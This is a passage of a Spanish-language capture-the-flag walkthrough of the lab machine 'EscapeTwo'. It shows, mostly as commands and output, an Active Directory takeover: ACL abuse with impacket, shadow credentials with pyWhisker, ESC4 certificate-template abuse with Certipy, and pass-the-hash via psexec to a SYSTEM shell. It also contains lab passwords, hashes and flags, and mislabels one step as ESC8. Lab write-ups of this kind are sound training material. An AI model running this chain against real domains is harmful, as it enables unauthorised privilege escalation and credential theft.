└─$ sudo bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -dc
dc01.sequel.htb --auth-method ntlm --disable-autogc -c all

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
```

```
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 18S
```

Los archivos `.json` generados se almacenaron en el directorio de trabajo actual, listos para ser importados en la interfaz gráfica de BloodHound para su análisis.

BloodHound

Ahora procederemos a entrar a la pagina http://localhost:7474/browser/ para cambiar las credenciales de acceso a BloodHound y asi entrar a Bloodhound y subir los archivos json que previamente habiamos descargado.

Despues de cacharriar un rato por bloodhound nos damos cuenta que el usuario ryan tiene permisos de escritura sobre el usuario CA_SVC eso signifca que podemos modificar las credenciales de acceso del usuario CA_SVC

ATTACK CHAIN

Hacernos Owner de `ca_svc` con `impacket-owneredit`

Al ser propietarios del objeto usuario `ca_svc` , podremos modificar su ACL incluso aunque no tengamos DACLs directos.

`Una **ACL (Lista de Control de Acceso)** es un conjunto de reglas que determinan qué usuarios o sistemas pueden acceder a ciertos recursos y qué acciones pueden realizar sobre ellos. En el contexto de seguridad informática, las ACL se utilizan para definir permisos sobre archivos, directorios, objetos de Active Directory y otros recursos.`

Cuando te conviertes en **Owner** de un objeto en Active Directory, puedes modificar su ACL, incluso si no tienes permisos directos en la **DACL (Discretionary Access Control List)**. Esto significa que puedes ajustar los permisos de acceso y control sobre el objeto. Para esto utilizaremos el siguiente comando.

```
┌──(kali㉿kali)-[~]
└─$ impacket-owneredit -action write -new-owner ryan -target ca_svc
sequel.htb/ryan:WqSZAF6CysDQbGb3

/usr/share/doc/python3-impacket/examples/owneredit.py:87: SyntaxWarning:
invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/owneredit.py:96: SyntaxWarning:
invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/owneredit.py:97: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:98: SyntaxWarning:
invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/owneredit.py:100: SyntaxWarning:
invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:101: SyntaxWarning:
invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:102: SyntaxWarning:
invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/owneredit.py:103: SyntaxWarning:
invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:104: SyntaxWarning:
invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/owneredit.py:105: SyntaxWarning:
invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/owneredit.py:106: SyntaxWarning:
invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/owneredit.py:107: SyntaxWarning:
invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/owneredit.py:108: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:109: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
```

```
/usr/share/doc/python3-impacket/examples/owneredit.py:110: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/owneredit.py:111: SyntaxWarning:
invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/owneredit.py:112: SyntaxWarning:
invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/owneredit.py:113: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
```

Explicacion del comando

- `-action write`: Indica que queremos modificar (escribir) el propietario del objeto.
- `-new-owner ryan`: El nuevo propietario será el usuario `ryan`.
- `-target ca_svc`: El objeto sobre el que queremos tomar propiedad es el usuario `ca_svc`.
- `sequel.htb/ryan:WqSZAF6CysDQbGb3`: Credenciales válidas en formato `[dominio]/[usuario]:[contraseña]`.

Hemos tomado propiedad de forma correcta sobre el usuario ca_svc.

Otorgarnos control total sobre `ca_svc` con `impacket-dacledit`

Una vez que nos hemos convertido en **propietarios** del objeto `ca_svc`, ahora podemos **modificar su DACL** para otorgarnos **permisos completos**. Esto lo vamos a hacer usando la herramienta `impacket-dacledit`, que permite editar la DACL de un objeto en Active Directory.

Ejecutamos el siguiente comando para darnos control total sobre `ca_svc`

```
┌──(kali㉿kali)-[~]
└─$ impacket-dacledit -action write -rights FullControl -principal ryan -
target ca_svc sequel.htb/ryan:WqSZAF6CysDQbGb3
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning:
invalid escape sequence '\V'
```

```
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning:
invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning:
invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning:
invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning:
invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning:
invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning:
invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning:
invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning:
invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning:
invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning:
invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning:
invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
```

```
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning:
invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning:
invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250429-205912.bak
[*] DACL modified successfully!
```

De esta manera nos hemos otorgado control total sobre el objeto CA_SVC

Uso de pyWhiskers

Después de obtener control total sobre el usuario `CA_SVC`, el siguiente paso estratégico es aprovechar **pyWhisker**, una poderosa herramienta diseñada para abusar de entornos con **AD CS (Active Directory Certificate Services)**.

¿Qué es pyWhisker?

pyWhisker es una herramienta escrita en Python que permite automatizar ataques contra la infraestructura de certificados de Active Directory. Está especialmente diseñada para interactuar con servicios de inscripción de certificados mal configurados o inseguros, y puede ser usada para:

- Enumerar plantillas de certificados disponibles.
- Solicitar certificados usando identidades legítimas o suplantadas.
- Obtener TGTs (tickets de autenticación Kerberos) directamente desde certificados.
- Escalar privilegios abusando de configuraciones inseguras en AD CS.

¿Para qué la vamos a usar en esta máquina?

Como ya tenemos control completo sobre el usuario `CA_SVC`, lo que haremos ahora con pyWhisker es **solicitar un certificado en su nombre** (suplantando su identidad), aprovechando las plantillas vulnerables del servidor de certificados. Con este certificado, podemos autenticarnos en el dominio como si fuéramos `CA_SVC`, sin necesidad de conocer su contraseña. Para ello usaremos el siguiente comando

```
(kali㉿kali)-[~/pyWhisker/pywhisker/pywhisker]
└─$
python3 pywhisker.py -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 --target ca_svc
--action add
```

```
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: fb9671f5-425b-ac0c-4044-
4b81106d0746
[*] Updating the msDS-KeyCredentialLink attribute of ca_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: 3XPpuhro.pfx
[+] PFX exportiert nach: 3XPpuhro.pfx
[i] Passwort für PFX: CJ3TGjO5tCH2z2DO9Xxd
[+] Saved PFX (#PKCS12) certificate & key at path: 3XPpuhro.pfx
[*] Must be used with password: CJ3TGjO5tCH2z2DO9Xxd
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Solicitando un TGT para `ca_svc` con PKINITtools

El siguiente paso es solicitar un TGT **¿Por qué solicitar un TGT?**

Cuando un usuario se autentica en un dominio Kerberos, el **Key Distribution Center (KDC)** le emite un **TGT**. Este ticket es encriptado y almacenado en el sistema del usuario. Luego, cuando el usuario necesita acceder a un servicio dentro de la red, en lugar de autenticarse nuevamente, usa el **TGT** para solicitar un **Ticket de Servicio (TGS)**, que le permite acceder al recurso deseado.

En el contexto de ataques como **Shadow Credentials**, solicitar un **TGT** puede ser útil para obtener acceso a un usuario comprometido y luego extraer su hash NTLM para autenticación posterior

Para ello ejecutaremos el siguiente comando

```
┌──(pywisker)─(kali㉿kali)-[~/pywhisker/pywhisker]
└─$ python3 /home/kali/PKINITtools/gettgtpkinit.py -cert-pem ZN8mxtDQ_cert.pem
-key-pem ZN8mxtDQ_priv.pem sequel.htb/ca_svc ca_svc.ccache

2025-04-29 21:33:54,429 minikerberos INFO     Loading certificate and key from
file
INFO:minikerberos:Loading certificate and key from file
2025-04-29 21:33:54,443 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-29 21:34:06,750 minikerberos INFO     AS-REP encryption key (you might
```

```
need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-29 21:34:06,750 minikerberos INFO
44687f187691fea71f4cbb30b7af568d61d5b8ed629d146fdc45db2ad9cd926f
INFO:minikerberos:44687f187691fea71f4cbb30b7af568d61d5b8ed629d146fdc45db2ad9cd
926f
2025-04-29 21:34:06,752 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Exportar el TGT para usarlo con otras herramientas

Una vez hemos generado el **TGT (Ticket Granting Ticket)** del usuario `ca_svc`, se guarda automáticamente en un archivo de tipo `ccache`, en este caso llamado `ca_svc.ccache`. Para que otras herramientas como **impacket** o **getnthash.py** puedan utilizar este ticket, debemos indicarle al sistema dónde encontrarlo usando la variable de entorno `KRB5CCNAME`.

```
export KRB5CCNAME=ca_svc.ccache
```

Recuperación del NT Hash del usuario `ca_svc`

Una vez que hemos exportado correctamente el TGT utilizando el archivo `ca_svc.ccache` con la variable de entorno `KRB5CCNAME`, el siguiente paso es recuperar el **NT Hash** del usuario `ca_svc`. Este hash es importante porque se puede utilizar para autenticarse directamente en el dominio sin necesidad de conocer la contraseña del usuario, permitiendo así continuar con la explotación del entorno. Ejecutaremos el siguiente comando

```
(pywisker)—(kali㉿kali)-[~/pywhisker/pywhisker]
└─$ python3 /home/kali/PKINITtools/getnthash.py -key
44687f187691fea71f4cbb30b7af568d61d5b8ed629d146fdc45db2ad9cd926f
sequel.htb/ca_svc

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
3b181b914e7a9d5508ea1e20bc2b7fce
```

Explicación del comando:

1. `python3 /home/kali/PKINITtools/getnthash.py` : Este comando ejecuta el script `getnthash.py` , que se encuentra en la ruta `/home/kali/PKINITtools/` . El script está diseñado para recuperar el NT Hash del usuario utilizando el TGT que ya hemos obtenido y almacenado en el archivo de caché.
2. `-key 44687f187691fea71f4cbb30b7af568d61d5b8ed629d146fdc45db2ad9cd926f` : Este parámetro es la clave de encriptación, que es el resultado del paso previo, donde se generó el TGT. Es utilizada para desencriptar el TGT y extraer el NT Hash de la respuesta Kerberos.
3. `sequel.htb/ca_svc` : Este es el nombre del dominio y el nombre del usuario sobre el cual estamos trabajando. En este caso, el dominio es `sequel.htb` y el usuario es `ca_svc` .

Explicacion de la salida

- `Using TGT from cache` : El script está utilizando el TGT que ya hemos guardado en el archivo `ca_svc.ccache` (gracias a la variable de entorno `KRB5CCNAME`) para realizar la solicitud.
- `Requesting ticket to self with PAC` : El script está solicitando un ticket Kerberos para él mismo (usando el PAC, que es un componente del ticket), lo cual es parte del proceso de recuperación del NT Hash.
- `Recovered NT Hash` : Aquí se indica que se ha recuperado correctamente el NT Hash del usuario `ca_svc` .
- `3b181b914e7a9d5508ea1e20bc2b7fce` : Este es el **NT Hash** del usuario `ca_svc` . Este hash es crucial porque puede ser utilizado para autenticarse como el usuario `ca_svc` en la red, sin necesidad de conocer la contraseña del usuario.

Uso de Certipy-AD para encontrar vulnerabilidades con el NT Hash de `ca_svc`

Ahora que hemos obtenido el **NT Hash** del usuario `ca_svc` (con el valor `3b181b914e7a9d5508ea1e20bc2b7fce`), el siguiente paso es utilizar **Certipy-AD**, una herramienta que nos permite interactuar con Active Directory Certificate Services (AD CS). En este caso, la herramienta la vamos a usar para identificar vulnerabilidades en el entorno que permitan la **emisión de certificados de forma maliciosa**.

```
Ejecutaremos el siguiente comando
```

```
┌──(pywisker)─(kali㉿kali)-[~/pywhisker/pywhisker]
└─$ certipy-ad find -vulnerable -u ca_svc@sequel.htb -hashes
3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51 -stdout
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via
CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access
denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Got CA configuration for 'sequel-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC01-CA
    DNS Name                            : DC01.sequel.htb
    Certificate Subject                 : CN=sequel-DC01-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 152DBD2D8E9C079742C0F3BFF2A211D3
    Certificate Validity Start          : 2024-06-08 16:50:40+00:00
    Certificate Validity End            : 2124-06-08 17:00:40+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
```

```
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has
dangerous permissions
```

Explotando la Plantilla de Certificado "DunderMifflinAuthentication"

Tras realizar el escaneo con **Certipy-AD**, hemos encontrado una plantilla de certificado llamada **DunderMifflinAuthentication** que presenta una vulnerabilidad relacionada con los permisos de inscripción de certificados. En este caso, el grupo **Cert Publishers** tiene permisos

peligrosos, lo que permite a cualquier miembro de ese grupo emitir certificados. La plantilla está configurada para habilitar la **autenticación de cliente** y la **autenticación de servidor**, lo que la hace ideal para este ataque.

Objetivo del Ataque:

El objetivo es utilizar esta plantilla vulnerable para solicitar un certificado que otorgue privilegios de administrator@sequel.htb, usando el usuario **ca_svc** que ya hemos comprometido y con el cual hemos obtenido el hash NT (reconstruido previamente). Para relizar este ataque ejecutaremos el siguiente comando

Plantilla Vulnerable

Abusando de la plantilla vulnerable “DunderMifflinAuthentication” (ESC4)
Tras identificar que la plantilla de certificado DunderMifflinAuthentication estaba habilitada y vulnerable a ESC4, procedimos a abusar de ella. Este tipo de vulnerabilidad permite a un usuario que tenga permisos sobre la plantilla modificar sus propiedades para emitir certificados en nombre de otros usuarios del dominio. Para ello vamos a ejecutar el siguiente comando

```
(pywisker)—(kali㉿kali)-[~/pywhisker/pywhisker]
└─$ certipy-ad template -username ca_svc@sequel.htb -hashes
aad3b435b51404eeaad3b435b51404ee:3b181b914e7a9d5508ea1e20bc2b7fce -template
DunderMifflinAuthentication -save-old -dc-ip 10.10.11.51

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to
'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

- Este comando **guarda la configuración original** de la plantilla en `DunderMifflinAuthentication.json` y la modifica para permitir solicitudes sin restricciones adicionales, facilitando el abuso posterior.

Luego, con la plantilla alterada, inmediatamente solicitamos un certificado válido para el usuario `Administrator`:

```
──(pywisker)—(kali㉿kali)-[~/pywhisker/pywhisker]
└─$ certipy-ad req -username 'ca_svc@sequel.htb' -hashes
3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target DC01.sequel.htb -
template DunderMifflinAuthentication -upn administrator@sequel.htb -dc-ip
```

```
10.10.11.51

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

- Esta solicitud fue **exitosa**. Se emitió un certificado para el UPN `administrator@sequel.htb` y se guardó junto con su clave privada en el archivo `administrator.pfx`.

Con este certificado ya en nuestras manos, **podemos autenticarnos como Administrator en el dominio**, sin necesidad de conocer su contraseña ni su hash.

Autenticación como “Administrator” usando el certificado emitido (ESC8)

Con el certificado `.pfx` que generamos previamente a través del abuso de la plantilla vulnerable `DunderMifflinAuthentication`, ahora procedimos a autenticarnos en el dominio como el usuario **Administrator**, sin necesidad de conocer su contraseña o hash.

Ejecutaremos el siguiente comando

```
┌──(pywisker)─(kali㉿kali)-[~/pywhisker/pywhisker]
└─$ certipy-ad auth -pfx administrator.pfx -domain sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb':
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

Ejecución remota como *NT AUTHORITY\SYSTEM* usando `psexec` (Abuso total del dominio)

Una vez obtenido el **NT hash del usuario** `Administrator`, procedimos a abusar completamente del dominio a través de una shell remota como **NT AUTHORITY\SYSTEM**, el nivel más alto de privilegio en Windows.

Para lograr esto, utilizamos el módulo `psexec.py` de **Impacket** con el siguiente comando:

```
┌──(pywisker)─(kali㉿kali)-[~/pywhisker/pywhisker]
└─$ impacket-psexec sequel.htb/administrator@10.10.11.51 -hashes
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.51.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file ZliejeoO.exe
[*] Opening SVCManager on 10.10.11.51.....
[*] Creating service HsZa on 10.10.11.51.....
[*] Starting service HsZa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Este comando hace lo siguiente:

- Se autentica contra el host `10.10.11.51` utilizando el hash NTLM del usuario `Administrator`.
- Busca un recurso compartido con permisos de escritura (en este caso `ADMIN$`) para subir un binario temporal.
- Crea un servicio remoto para ejecutar dicho binario.
- Inicia el servicio, lo que nos proporciona acceso remoto con privilegios **SYSTEM**.

  Resultado exitoso: obtuvimos una shell remota en el controlador de dominio con acceso total:

ROOT FLAG

Bueno muchachos ahora solo queda buscar la root flag para eso ejecutaremos el comando `C:\Windows\system32> cd C:\Users\Administrator\Desktop` Con este comando nos moveremos al escritorio, posterior a eso ejecutaremos el siguiente comando

```
C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\Users\Administrator\Desktop

01/04/2025  08:58 AM    <DIR>          .
01/04/2025  08:58 AM    <DIR>          ..
04/29/2025  07:47 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,719,753,728 bytes free
```

Aqui vemos que la root.txt se encuentra en el escritorio, solo tenemos que ejecutar el comando type `root.txt y de esta manera podremos ver la flag`

```
C:\Users\Administrator\Desktop> type root.txt
b93d6263a4c39b801ce79473c43c9b1d
```

La **ROOT FLAG** es `b93d6263a4c39b801ce79473c43c9b1d`

Conclusión - Máquina ESCAPETWO (Windows)

Resumen del Ataque

1. **Acceso Inicial (SMB)**:
   - Enumeramos recursos compartidos con `smbclient` y encontramos archivos Excel con credenciales en texto claro.
   - Descubrimos credenciales de SQL Server (`sa:MSSQLP@ssw0rd!`).
2. **Explotación de MSSQL**:
   - Usamos `impacket-mssqlclient` para conectarnos como `sa` .
   - Habilitamos `xp_cmdshell` y ejecutamos comandos en el sistema.
3. **Movimiento Lateral (BloodHound)**:
   - Identificamos que el usuario `ryan` podía tomar control de `ca_svc` (dueño del objeto).
   - Usamos `impacket-owneredit` y `impacket-dacledit` para dar permisos completos sobre `ca_svc` .
4. **Escalada de Privilegios (Certificados AD)**:
   - Con `pyWhisker` , asignamos credenciales shadow a `ca_svc` y obtuvimos un certificado PFX.

- Usamos `PKINITtools` para obtener el hash NT de `ca_svc` (`3b181b914e7a9d5508ea1e20bc2b7fce`).
- Con `Certipy`, explotamos la plantilla vulnerable **DunderMifflinAuthentication** (ESC4) para emitir un certificado de `Administrator`.
- Autenticación como **Administrator** usando el certificado (ESC8) y obtención del hash NT (`7a8d4e04986afa8ed4060f75e5a0b3ff`).

5. **Acceso Total (psexec)**:
   - Ejecutamos `psexec.py` con el hash de **Administrator** para obtener una shell como **SYSTEM**.
   - Capturamos las flags:
     - **User Flag**: `58876254b1ddda0d100712b516776c3c` (en `C:\Users\ryan\Desktop\user.txt`).
     - **Root Flag**: `b93d6263a4c39b801ce79473c43c9b1d` (en `C:\Users\Administrator\Desktop\root.txt`).

Técnicas Clave Usadas

- **Abuso de SMB**: Extracción de credenciales en archivos compartidos.
- **SQL Server Misconfig**: `xp_cmdshell` para ejecución remota.
- **Shadow Credentials**: Uso de `pyWhisker` para manipulación de AD.
- **AD CS Exploitation**: Certificados mal configurados (ESC4/ESC8).
- **Pass-the-Hash**: Autenticación con hashes NTLM.

Recomendaciones de Seguridad

- **Restringir SMB**: Limitar acceso a archivos sensibles.
- **Deshabilitar** `xp_cmdshell`: En SQL Server si no es necesario.
- **Auditar Plantillas de Certificados**: Eliminar permisos peligrosos en AD CS.
- **Monitorear Kerberos**: Detectar solicitudes de certificados sospechosos.